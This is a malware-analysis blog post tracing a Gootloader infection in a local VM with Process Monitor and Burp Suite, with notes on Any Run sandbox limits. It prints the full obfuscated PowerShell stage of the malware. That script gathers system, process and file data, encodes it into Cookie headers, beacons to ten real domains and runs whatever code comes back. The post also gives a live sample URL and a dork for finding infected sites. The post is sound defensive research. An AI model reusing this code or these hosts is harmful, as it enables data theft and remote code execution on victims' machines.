Gootloader Isn’t Broken

malasada.tech/gootloader-isnt-broken/

May 13, 2024

By Aaron Samala May 13, 2024 #AnyRun, #Burp Suite, #Gootloader, #Malware, #ProcMon

Detailed visualization of a cybersecurity workspace analyzing Gootloader malware.

BLUF:

The Gootloader isn't broken (as previously posted on this site in: Gootkit is broken right now); this post follows the analysis steps that @Gootloader's video shows us using Process Monitor and Burp Suite Proxy intercept.

Intro:

I used to routinely check on the @GootloaderSites Twitter Bot posts for up to date IOCs to search for. At some point they were removed from Twitter, and I thought it was the end of it. Since I've started blogging and doing more research during my off-duty time, I've been more immersed in the Twitter alternative – Mastadon. I've found that the Twitter Bot moved to Mastadon under the same name @GootloaderSites. I


was glad to see they're still around! I reviewed their latest blog "My-Game Retired? Latest Changes to Gootloader" where they discussed a lot of GREAT info, and shared a link to their Youtube video "Gootloader Malware Technical Deep Dive". This post documents following @GootloaderSites' steps in their video.

Running in a local VM:

Followed steps from Gootloader Malware Technical Deep Dive by @Gootloader.

Ran my go-to dork to find a Gootloader fake forum: "site:*.it enterprise agreement".

Downloaded a Gootloader sample direct from the source at https[:]//caputosfizinapoletani[.]it/enterprise-agreement-ramsay-health. Interestingly, Firefox threw a warning.



I uploaded it to VT if you wanted to see: https://www.virustotal.com/gui/file/225053ce7e06b780e6acb968f3efc876ce329e37ff4cbfa716f960a8fc5ba77d/behavior

Downloaded Process Monitor, set the Process Name to contain script.


Downloaded Burpsuite, Enabled Proxy Intercept

Configured Windows manual proxy to go through Burp Suite (127.0.0.1:8080)


Configured the Powershell default profile to enable transcripts via "start-transcript".

Executed the JS file.


Process Monitor shows it's writing to "Interface Programming.dat"



It looks like it creates “Multi-million Dollar.js”. At this point, I’m not too savvy with reading Process Monitor yet. In the future I’ll research more and figure out how to give better explanations.




I couldn’t find the process in Process Monitor for the task scheduling part. I suspect I may need to modify the Process Monitor filter. I’ll figure that out later and provide updates. Here’s a snip of the Task that was added.



Here is a copy of the PS transcript below. The highlighted portion is the PS commands that are executed. You can see below it, that it is timing out because I've got Burp Suite Interceptor on, and I haven't pressed any button yet.


Note that it doesn't error out on the enumeration commands as it does in the Any Run sessions.




```
At C:\Program Files\WindowsPowerShell\Modules\PSReadLine\2.0.0\PSReadLine.psm1:4 char:5
+     [Microsoft.PowerShell.PSConsoleReadLine]::ReadLine($host.Runspace ...
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : NotSupportedException
PS C:\Users\hermes1\AppData\Roaming\Adobe> function pTIZXpt($Eufyh){$WQNvbl = New-Object ("Sy"+"s"+"t"+"em"+".I"+"O."+"M"+"emo"+"ry"+"Strea"+"m");$BvOPP = New-Object
("System."+"IO.Stream"+"Writ"+"er")((New-Object ("Syste"+"m.IO.Co"+"mpression.GZ"+"ip"+"Stre"+"am")($WQNvbl,(New-Object
("Syst"+"e"+"m.IO.C"+"omp"+"res"+"sio"+"n"+".Com"+"p"+"r"+"essi"+"onMo"+"d"+"e"))::("Co"+"mp"+"ress"))));$BvOPP.WrItE([strInG]::JoIN("|!",$Eufyh));
$BvOPP.CloSe();[sysTEm.CONvert]::("ToBase64"+"S"+"trin"+"g")($(@(230,4,226,201,90,87); $WQNvbl.ToArray() ;@(226,55,72,47,225,44))))}function DVGghm($nxpl)
{$kWglokP="059F2592CD";$oVrly = ("iSfolder|ShElL.aPpLIcatIOn|NAMeSpaCE|itEms|isLINK|NAME|ISfILEsysTem").split("|");$ohqufdP=pTIZXpt((dir env:|where{$_.value.Length -lt
99}|%{($_.name+"^"+$_.value)})+("OSWMI^"+(gwmi Win32_OperatingSystem).caption));$ONRle=pTIZXpt(GpS|selECt naMe -uniQuE|%{$_.namE});
$KUZvGX=pTIZXpt(GPS|where{$_.mAInwINDOWTITLe}|%{$_.Name+"^"+$_.mAInwINDOwTItLe});$GMfst=pTIZXpt(((new-object -com ($oVrly[1])).($oVrly[2])(0)).($oVrly[3])
()|%{if($_.($oVrly[4])){"0"+$_.($oVrly[5])}elseif($_.($oVrly[0])){"1"+$_.($oVrly[5])}elseif($_.($oVrly[6])){"2"+[iO.PaTh]::getfiLeNAME($_.pAth)}eLSe{"3"+$_.($oVrly[5])}});
$zPlaHfH=pTIZXpt(gDR|wHere{$_.FrEE -gT 50000}|%{$_.NAME+"^"+$_.usED});[nEt.SerVicEPoiNtmanagER]::securITyPROtocol =
[NEt.seCURItyproToCoLTYpE]::TLS12;[net.SeRviCEpOINtManAGER]::sERVeRcERTIFIcateVALidaTioncallbacK ={$true};$ZfmbO=[SYStem.NET.WEbrEQuesT]::Create($nxpl);
$ZfmbO.USERAGEnt="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36";$ZfmbO.keepALivE=(0);
$ZfmbO.heaDErs.Add("Cookie: $kWglokP=$ohqufdP; $kWglokP`1=$ONRle; $kWglokP`2=$KUZvGX; $kWglokP`3=$GMfst; $kWglokP`4=$zPlaHfH");$ZgcaYt=neW-OBJEct sysTem.IO.STREAmREADEr
$ZfmbO.GEtREsponSe().getreSpONSESTReaM();$viVoG=($ZgcaYt.ReADTOenD()) -SpLit ($kWglokP);iF($viVoG.cOuNt -EQ 3){Iex($viVoG[1] -REPLAce "^","");}}WhIlE(1)
{TRY{DVGghm(@("https://lyricsknow.com/","https://brandweekistanbul.com/","https://www.kuttentag.de/","https://fapville.com/","http://ahg.com.sa/","https://www.sachverstaendig
er-fenster.net/","https://co8a.ru/","https://hentai.tv/","https://procracks.net/","https://khabarpahad.com/") | GEt-rAnDOm)}CATch{};sLeEP -s 20}
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The underlying connection was closed: An unexpected
error occurred on a receive.""
PS C:\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""
```

You can see there appears to be some questionable beaconing domains that should raise some flags. For example, I'm assuming that domains 4, 8, and 9 are likely domains that don't comply with corporate usage policies.

Here's a snip of the Burp Suite Interceptor. I would like to see the packet output from this in a future analysis. Take note of the previously observed enumeration data that is GZIPd and then B64 encoded into the Cookie values. Also take note of the host field.




The host field is not in the RFC compliant place. RFC 7230 section 5.4 (https://datatracker.ietf.org/doc/html/rfc7230#section-5.4) states: "Since the Host field-value is critical information for handling a request, a user agent SHOULD generate Host as the first header field following the request-line." as seen below.



If you observe PCAP with a GET request that shows the User-Agent field is a web browser, but it is not RFC 7230 compliant, you should scrutinize it.

Running it in Any Run:

Here's a snip from the Anyrun session showing the Gootloader Powershell script erroring out (https://app.any.run/tasks/10a07fb3-6e8c-426f-a647-3f2b94eef7a9):



The last lines of the PowerShell transcript show the error. Because the PS executes in my local Win 11 VM, but it errors out in the Any Run Win 7 VM, I am speculating that their recent change might use PS commands that don't work in Win 7. In a previous post (https://malasada.tech/gootkit-is-broken-right-now/) we discussed how the Gootloader PS stopped working. This post shows that previous post was incorrect.

This leads me to question if the Any Run's $150 a month cost is worth it if I'm restricted to a Win 7 VM that doesn't execute the Gootloader PS. It's unfortunate because Any Run is VERY convenient for quick and easy analysis – especially since they added the Script Tracer capabilities.

TODO:

In a future post, I'll dive into the following:

- Improving the Process Monitor filter,
- Creating filters in Burp Suite so that only the beaconing domains are intercepted,
- Running TOR on the local VM so that we can Forward the beacon packets and evaluate the responses, and
- Doing a deep dive to evaluate the RFC 7230 Section 5.4 compliance for PS System.Net.WebRequest to see if PCAP shows it is non-compliant.

Summary:

The Gootloader isn't down as I've previously posted. You can perform simple analysis on a local VM running Process Monitor and Burp Suite, with minimal configuration.

Post navigation

Automating Gootkit Detection with urlscan.io: A Step-by-Step Guide

One thought on “Gootloader Isn’t Broken”

Comments are closed.